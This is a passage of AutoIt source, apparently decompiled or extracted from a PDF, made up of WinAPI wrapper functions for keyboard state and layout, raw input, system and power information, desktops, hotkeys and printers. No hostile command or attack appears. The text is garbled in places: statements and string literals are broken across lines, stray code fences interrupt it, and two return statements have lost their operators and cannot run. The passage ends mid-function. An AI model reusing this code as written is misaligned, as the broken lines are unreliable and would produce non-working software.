LOCAL $TAGHW_PROFILE_INFO = "dword DockInfo;wchar szHwProfileGuid[39];wchar
szHwProfileName[80]"
LOCAL $THWPI = DLLSTRUCTCREATE ($TAGHW_PROFILE_INFO )
LOCAL $ARET = DLLCALL ("advapi32.dll" , "bool" , "GetCurrentHwProfileW" , "struct*" ,
$THWPI )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
```

```
LOCAL $ARESULT [3 ]
FOR $I = 0 TO 2
$ARESULT [$I ] = DLLSTRUCTGETDATA ($THWPI , $I + 1 )
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETDEFAULTPRINTER ()
LOCAL $ARET = DLLCALL ("winspool.drv" , "bool" , "GetDefaultPrinterW" , "wstr" , "" , "dword*" , 2048 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF NOT $ARET [0 ] THEN RETURN SETERROR (10 , _WINAPI_GETLASTERROR () , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_GETDLLDIRECTORY ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "dword" , "GetDllDirectoryW" , "dword" , 4096 , "wstr" , "" )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_GETEFFECTIVECLIENTRECT ($HWND , $ACTRL , $ISTART = 0 , $IEND = + 4294967295 )
IF NOT ISARRAY ($ACTRL ) THEN
LOCAL $ICTRL = $ACTRL
DIM $ACTRL [1 ] = [$ICTRL ]
$ISTART = 0
$IEND = 0
ENDIF
IF __CHECKERRORARRAYBOUNDS ($ACTRL , $ISTART , $IEND ) THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $ICOUNT = $IEND - $ISTART + 1
LOCAL $TCTRL = DLLSTRUCTCREATE ("uint64[" & ($ICOUNT + 2 ) & "]" )
$ICOUNT = 2
FOR $I = $ISTART TO $IEND
IF ISHWND ($ACTRL [$I ] ) THEN
$ACTRL [$I ] = _WINAPI_GETDLGCTRLID ($ACTRL [$I ] )
ENDIF
DLLSTRUCTSETDATA ($TCTRL , 1 , _WINAPI_MAKEQWORD (1 , $ACTRL [$I ] ) , $ICOUNT )
$ICOUNT += 1
NEXT
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
DLLCALL ("comctl32.dll" , "none" , "GetEffectiveClientRect" , "hwnd" , $HWND , "struct*" , $TRECT , "struct*" , $TCTRL )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_GETHANDLEINFORMATION ($HOBJECT )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetHandleInformation" , "handle" , $HOBJECT , "dword*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_GETIDLETIME ()
LOCAL $TLASTINPUTINFO = DLLSTRUCTCREATE ("uint;dword" )
DLLSTRUCTSETDATA ($TLASTINPUTINFO , 1 , DLLSTRUCTGETSIZE ($TLASTINPUTINFO ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetLastInputInfo" , "struct*" , $TLASTINPUTINFO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN _WINAPI_GETTICKCOUNT () - DLLSTRUCTGETDATA ($TLASTINPUTINFO , 2 )
ENDFUNC
FUNC _WINAPI_GETKEYBOARDLAYOUT ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "dword" , "GetWindowThreadProcessId" , "hwnd" , $HWND , "ptr" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
$ARET = DLLCALL ("user32.dll" , "handle" , "GetKeyboardLayout" , "dword" , $ARET [0 ] )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETKEYBOARDLAYOUTLIST ()
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetKeyboardLayoutList" , "int" , 0 , "ptr" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
LOCAL $TDATA = DLLSTRUCTCREATE ("handle[" & $ARET [0 ] & "]" )
$ARET = DLLCALL ("user32.dll" , "uint" , "GetKeyboardLayoutList" , "int" , $ARET [0 ] , "struct*" , $TDATA )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $ALIST [$ARET [0 ] + 1 ] = [$ARET [0 ] ]
FOR $I = 1 TO $ALIST [0 ]
$ALIST [$I ] = DLLSTRUCTGETDATA ($TDATA , 1 , $I )
NEXT
RETURN $ALIST
ENDFUNC
FUNC _WINAPI_GETKEYBOARDSTATE ()
LOCAL $TDATA = DLLSTRUCTCREATE ("byte[256]" )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetKeyboardState" , "struct*" , $TDATA )
```

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IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TDATA
ENDFUNC
FUNC _WINAPI_GETKEYBOARDTYPE ($ITYPE )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "GetKeyboardType" , "int" , $ITYPE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETKEYNAMETEXT ($LPARAM )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "GetKeyNameTextW" , "long" , $LPARAM ,
"wstr" , "" , "int" , 128 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_GETKEYSTATE ($VKEY )
LOCAL $ARET = DLLCALL ("user32.dll" , "short" , "GetKeyState" , "int" , $VKEY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETMODULEHANDLEEX ($SMODULE , $IFLAGS = 0 )
LOCAL $STYPEOFMODULE = "ptr"
IF ISSTRING ($SMODULE ) THEN
IF STRINGSTRIPWS ($SMODULE , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFMODULE = "wstr"
ELSE
$SMODULE = 0
ENDIF
ENDIF
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetModuleHandleExW" , "dword" ,
$IFLAGS , $STYPEOFMODULE , $SMODULE , "ptr*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN $ARET [3 ]
ENDFUNC
FUNC _WINAPI_GETMUILANGUAGE ()
LOCAL $ARET = DLLCALL ("comctl32.dll" , "word" , "GetMUILanguage" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETPERFORMANCEINFO ()
LOCAL $TPI = DLLSTRUCTCREATE
("dword;ulong_ptr;ulong_ptr;ulong_ptr;ulong_ptr;ulong_ptr;ulong_ptr;ulong_ptr;ulong
_ptr;ulong_ptr;dword;dword;dword" )
LOCAL $ARET = DLLCALL (@SYSTEMDIR & "\psapi.dll" , "bool" , "GetPerformanceInfo" ,
"struct*" , $TPI , "dword" , DLLSTRUCTGETSIZE ($TPI ) )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ARESULT [13 ]
FOR $I = 0 TO 12
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TPI , $I + 2 )
NEXT
FOR $I = 0 TO 8
$ARESULT [$I ] *= $ARESULT [9 ]
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETPROCADDRESS ($HMODULE , $VNAME )
LOCAL $STYPE = "str"
IF ISNUMBER ($VNAME ) THEN $STYPE = "word"
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "ptr" , "GetProcAddress" , "handle" ,
$HMODULE , $STYPE , $VNAME )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR ,
@EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETPHYSICALLYINSTALLEDSYSTEMMEMORY ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetPhysicallyInstalledSystemMemory" ,
"uint64*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_GETPROCESSSHUTDOWNPARAMETERS ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetProcessShutdownParameters" ,
"dword*" , 0 , "dword*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN SETEXTENDED (NUMBER (NOT $ARET [2 ] ) , $ARET [1 ] )
ENDFUNC
FUNC _WINAPI_GETPROCESSWINDOWSTATION ()
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "GetProcessWindowStation" )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETPWRCAPABILITIES ()
IF NOT __DLL ("powrprof.dll" ) THEN RETURN SETERROR (103 , 0 , 0 )
```

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LOCAL $TSPC = DLLSTRUCTCREATE
("byte[18];byte[3];byte;byte[8];byte[2];ulong[6];ulong[5]" )
LOCAL $ARET = DLLCALL ("powrprof.dll" , "boolean" , "GetPwrCapabilities" , "struct*" ,
$TSPC )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ARESULT [25 ]
FOR $I = 0 TO 17
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TSPC , 1 , $I + 1 )
NEXT
$ARESULT [18 ] = DLLSTRUCTGETDATA ($TSPC , 3 )
FOR $I = 19 TO 20
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TSPC , 5 , $I + 4294967278 )
NEXT
FOR $I = 21 TO 24
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TSPC , 7 , $I + 4294967276 )
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETRAWINPUTBUFFER ($PBUFFER , $ILENGTH )
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetRawInputBuffer" , "struct*" , $PBUFFER
, "uint*" , $ILENGTH , "uint" , DLLSTRUCTGETSIZE (DLLSTRUCTCREATE
($TAGRAWINPUTHEADER ) ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF ($ARET [0 ] = 0xFFFFFFFF ) OR (NOT $ARET [1 ] ) THEN RETURN SETERROR (10 , +
4294967295 , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETRAWINPUTBUFFERLENGTH ()
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetRawInputBuffer" , "ptr" , 0 , "uint*" , 0 ,
"uint" , DLLSTRUCTGETSIZE (DLLSTRUCTCREATE ($TAGRAWINPUTHEADER ) ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] = 0xFFFFFFFF THEN RETURN SETERROR (10 , + 4294967295 , 0 )
RETURN $ARET [2 ] * 8
ENDFUNC
FUNC _WINAPI_GETRAWINPUTDATA ($HRAWINPUT , $PBUFFER , $ILENGTH , $IFLAG )
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetRawInputData" , "handle" ,
$HRAWINPUT , "uint" , $IFLAG , "struct*" , $PBUFFER , "uint*" , $ILENGTH , "uint" ,
DLLSTRUCTGETSIZE (DLLSTRUCTCREATE ($TAGRAWINPUTHEADER ) ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] = 0xFFFFFFFF THEN RETURN SETERROR (10 , + 4294967295 , 0 )
RETURN ($ARET [3 ] $ARET [0 ] $ARET [4 ] )
ENDFUNC
FUNC _WINAPI_GETRAWINPUTDEVICEINFO ($HDEVICE , $PBUFFER , $ILENGTH ,
$IFLAG )
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetRawInputDeviceInfoW" , "handle" ,
$HDEVICE , "uint" , $IFLAG , "struct*" , $PBUFFER , "uint*" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] = 0xFFFFFFFF THEN RETURN SETERROR (10 , + 4294967295 , 0 )
RETURN ($ARET [3 ] $ARET [0 ] $ARET [4 ] )
ENDFUNC
FUNC _WINAPI_GETREGISTEREDRAWINPUTDEVICES ($PBUFFER , $ILENGTH )
LOCAL $ILENGTHRAW = DLLSTRUCTGETSIZE (DLLSTRUCTCREATE
($TAGRAWINPUTDEVICE ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetRegisteredRawInputDevices" , "struct*" ,
$PBUFFER , "uint*" , FLOOR ($ILENGTH / $ILENGTHRAW ) , "uint" , $ILENGTHRAW )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] = 0xFFFFFFFF THEN
LOCAL $ILASTERROR = _WINAPI_GETLASTERROR ()
IF $ILASTERROR = 122 THEN RETURN SETEXTENDED ($ILASTERROR , $ARET [2 ] *
$ILENGTHRAW )
RETURN SETERROR (10 , $ILASTERROR , 0 )
ENDIF
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETSTARTUPINFO ()
LOCAL $TSI = DLLSTRUCTCREATE ($TAGSTARTUPINFO )
DLLCALL ("kernel32.dll" , "none" , "GetStartupInfoW" , "struct*" , $TSI )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $TSI
ENDFUNC
FUNC _WINAPI_GETSYSTEMDEPPOLICY ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "uint" , "GetSystemDEPPolicy" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETSYSTEMINFO ()
LOCAL $SPROC
IF _WINAPI_ISWOW64PROCESS () THEN
$SPROC = "GetNativeSystemInfo"
ELSE
$SPROC = "GetSystemInfo"
ENDIF
LOCAL CONST $TAGSYSTEMINFO = "struct;word ProcessorArchitecture;word Reserved;
endstruct;dword PageSize;" & "ptr MinimumApplicationAddress;ptr
MaximumApplicationAddress;dword_ptr ActiveProcessorMask;dword NumberOfProcessors;"
& "dword ProcessorType;dword AllocationGranularity;word ProcessorLevel;word
ProcessorRevision"
LOCAL $TSYSTEMINFO = DLLSTRUCTCREATE ($TAGSYSTEMINFO )
DLLCALL ("kernel32.dll" , "none" , $SPROC , "struct*" , $TSYSTEMINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
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LOCAL $ARESULT [10 ]
$ARESULT [0 ] = DLLSTRUCTGETDATA ($TSYSTEMINFO , 1 )
FOR $I = 1 TO 9
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TSYSTEMINFO , $I + 2 )
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETSYSTEMPOWERSTATUS ()
LOCAL $TAGSYSTEM_POWER_STATUS = "byte ACLineStatus;byte BatteryFlag;byte
BatteryLifePercent;byte Reserved1;" & "int BatteryLifeTime;int BatteryFullLifeTime"
LOCAL $TSYSTEM_POWER_STATUS = DLLSTRUCTCREATE
($TAGSYSTEM_POWER_STATUS )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetSystemPowerStatus" , "struct*" ,
$TSYSTEM_POWER_STATUS )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ARESULT [5 ]
$ARESULT [0 ] = DLLSTRUCTGETDATA ($TSYSTEM_POWER_STATUS , 1 )
$ARESULT [1 ] = DLLSTRUCTGETDATA ($TSYSTEM_POWER_STATUS , 2 )
$ARESULT [2 ] = DLLSTRUCTGETDATA ($TSYSTEM_POWER_STATUS , 3 )
$ARESULT [3 ] = DLLSTRUCTGETDATA ($TSYSTEM_POWER_STATUS , 5 )
$ARESULT [4 ] = DLLSTRUCTGETDATA ($TSYSTEM_POWER_STATUS , 6 )
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETSYSTEMTIMES ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetSystemTimes" , "uint64*" , 0 ,
"uint64*" , 0 , "uint64*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ARESULT [3 ]
FOR $I = 0 TO 2
$ARESULT [$I ] = $ARET [$I + 1 ]
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETSYSTEMWOW64DIRECTORY ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "uint" , "GetSystemWow64DirectoryW" , "wstr" , ""
, "uint" , 4096 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
_WINAPI_GETLASTERROR () , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_GETTICKCOUNT ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "dword" , "GetTickCount" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETTICKCOUNT64 ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "uint64" , "GetTickCount64" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETUSEROBJECTINFORMATION ($HOBJECT , $IINDEX )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetUserObjectInformationW" , "handle" ,
$HOBJECT , "int" , $IINDEX , "ptr" , 0 , "dword" , 0 , "dword*" , 0 )
IF @ERROR OR NOT $ARET [5 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $TDATA
SWITCH $IINDEX
CASE 1
$TDATA = DLLSTRUCTCREATE ($TAGUSEROBJECTFLAGS )
CASE 5 , 6
$TDATA = DLLSTRUCTCREATE ("uint" )
CASE 2 , 3
$TDATA = DLLSTRUCTCREATE ("wchar[" & $ARET [5 ] & "]" )
CASE 4
$TDATA = DLLSTRUCTCREATE ("byte[" & $ARET [5 ] & "]" )
CASE ELSE
RETURN SETERROR (20 , 0 , 0 )
ENDSWITCH
$ARET = DLLCALL ("user32.dll" , "bool" , "GetUserObjectInformationW" , "handle" ,
$HOBJECT , "int" , $IINDEX , "struct*" , $TDATA , "dword" , DLLSTRUCTGETSIZE ($TDATA
) , "dword*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 30 ,
@EXTENDED , 0 )
SWITCH $IINDEX
CASE 1 , 4
RETURN $TDATA
CASE ELSE
RETURN DLLSTRUCTGETDATA ($TDATA , 1 )
ENDSWITCH
ENDFUNC
FUNC _WINAPI_GETVERSION ()
RETURN NUMBER (BITAND (BITSHIFT ($__WINVER , 8 ) , 255 ) & "." & BITAND
($__WINVER , 255 ) , $NUMBER_DOUBLE )
ENDFUNC
FUNC _WINAPI_GETVERSIONEX ()
LOCAL $TOSVERSIONINFOEX = DLLSTRUCTCREATE ($TAGOSVERSIONINFOEX )
DLLSTRUCTSETDATA ($TOSVERSIONINFOEX , "OSVersionInfoSize" ,
DLLSTRUCTGETSIZE ($TOSVERSIONINFOEX ) )
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LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetVersionExW" , "struct*" , $TOSVERSIONINFOEX )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN $TOSVERSIONINFOEX
ENDFUNC
FUNC _WINAPI_GETWORKAREA ()
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "SystemParametersInfo" , "uint" , 48 , "uint" , 0 , "struct*" , $TRECT , "uint" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_INITMUILANGUAGE ($ILANGUAGE )
DLLCALL ("comctl32.dll" , "none" , "InitMUILanguage" , "word" , $ILANGUAGE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_ISLOADKBLAYOUT ($ILANGUAGE )
LOCAL $ALAYOUT = _WINAPI_GETKEYBOARDLAYOUTLIST ()
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
FOR $I = 1 TO $ALAYOUT [0 ]
IF $ALAYOUT [$I ] = $ILANGUAGE THEN RETURN TRUE
NEXT
RETURN FALSE
ENDFUNC
FUNC _WINAPI_ISPROCESSORFEATUREPRESENT ($IFEATURE )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "IsProcessorFeaturePresent" , "dword" , $IFEATURE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISWINDOWENABLED ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "IsWindowEnabled" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_KEYBD_EVENT ($VKEY , $IFLAGS , $ISCANCODE = 0 , $IEXTRAINFO = 0 )
DLLCALL ("user32.dll" , "none" , "keybd_event" , "byte" , $VKEY , "byte" , $ISCANCODE , "dword" , $IFLAGS , "ulong_ptr" , $IEXTRAINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_LOADKEYBOARDLAYOUT ($ILANGUAGE , $IFLAG = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "LoadKeyboardLayoutW" , "wstr" , HEX ($ILANGUAGE , 8 ) , "uint" , $IFLAG )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_LOCKWORKSTATION ()
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "LockWorkStation" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_MAPVIRTUALKEY ($ICODE , $ITYPE , $HLOCALE = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "INT" , "MapVirtualKeyExW" , "uint" , $ICODE , "uint" , $ITYPE , "uint_ptr" , $HLOCALE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_MOUSE_EVENT ($IFLAGS , $IX = 0 , $IY = 0 , $IDATA = 0 , $IEXTRAINFO = 0 )
DLLCALL ("user32.dll" , "none" , "mouse_event" , "dword" , $IFLAGS , "dword" , $IX , "dword" , $IY , "dword" , $IDATA , "ulong_ptr" , $IEXTRAINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED )
ENDFUNC
FUNC _WINAPI_OPENDESKTOP ($SNAME , $IACCESS = 0 , $IFLAGS = 0 , $BINHERIT = FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "OpenDesktopW" , "wstr" , $SNAME , "dword" , $IFLAGS , "bool" , $BINHERIT , "dword" , $IACCESS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_OPENINPUTDESKTOP ($IACCESS = 0 , $IFLAGS = 0 , $BINHERIT = FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "OpenInputDesktop" , "dword" , $IFLAGS , "bool" , $BINHERIT , "dword" , $IACCESS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_OPENWINDOWSTATION ($SNAME , $IACCESS = 0 , $BINHERIT = FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "OpenWindowStationW" , "wstr" , $SNAME , "bool" , $BINHERIT , "dword" , $IACCESS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_QUERYPERFORMANCECOUNTER ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "QueryPerformanceCounter" , "int64*" , 0 )
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IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_QUERYPERFORMANCEFREQUENCY ()
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "QueryPerformanceFrequency" , "int64*" ,
0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_REGISTERHOTKEY ($HWND , $IID , $IMODIFIERS , $VKEY )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "RegisterHotKey" , "hwnd" , $HWND , "int" ,
$IID , "uint" , $IMODIFIERS , "uint" , $VKEY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_REGISTERPOWERSETTINGNOTIFICATION ($HWND , $SGUID )
LOCAL $TGUID = DLLSTRUCTCREATE ($TAGGUID )
LOCAL $ARET = DLLCALL ("ole32.dll" , "long" , "CLSIDFromString" , "wstr" , $SGUID ,
"struct*" , $TGUID )
IF @ERROR OR $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED ,
0 )
$ARET = DLLCALL ("user32.dll" , "handle" , "RegisterPowerSettingNotification" , "handle" ,
$HWND , "struct*" , $TGUID , "dword" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_REGISTERRAWINPUTDEVICES ($PADEVICE , $ICOUNT = 1 )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "RegisterRawInputDevices" , "struct*" ,
$PADEVICE , "uint" , $ICOUNT , "uint" , DLLSTRUCTGETSIZE (DLLSTRUCTCREATE
($TAGRAWINPUTDEVICE ) ) * $ICOUNT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_RELEASECAPTURE ()
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "ReleaseCapture" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_REMOVECLIPBOARDFORMATLISTENER ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "RemoveClipboardFormatListener" , "hwnd"
, $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETACTIVEWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "SetActiveWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETCAPTURE ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "SetCapture" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETDEFAULTPRINTER ($SPRINTER )
LOCAL $ARESULT = DLLCALL ("winspool.drv" , "bool" , "SetDefaultPrinterW" , "wstr" ,
$SPRINTER )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETDLLDIRECTORY ($SDIRPATH = DEFAULT )
LOCAL $STYPEOFPATH = "wstr"
IF $SDIRPATH = DEFAULT THEN
$STYPEOFPATH = "ptr"
$SDIRPATH = 0
ENDIF
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "SetDllDirectoryW" , $STYPEOFPATH ,
$SDIRPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETKEYBOARDLAYOUT ($HWND , $ILANGUAGE , $IFLAGS = 0 )
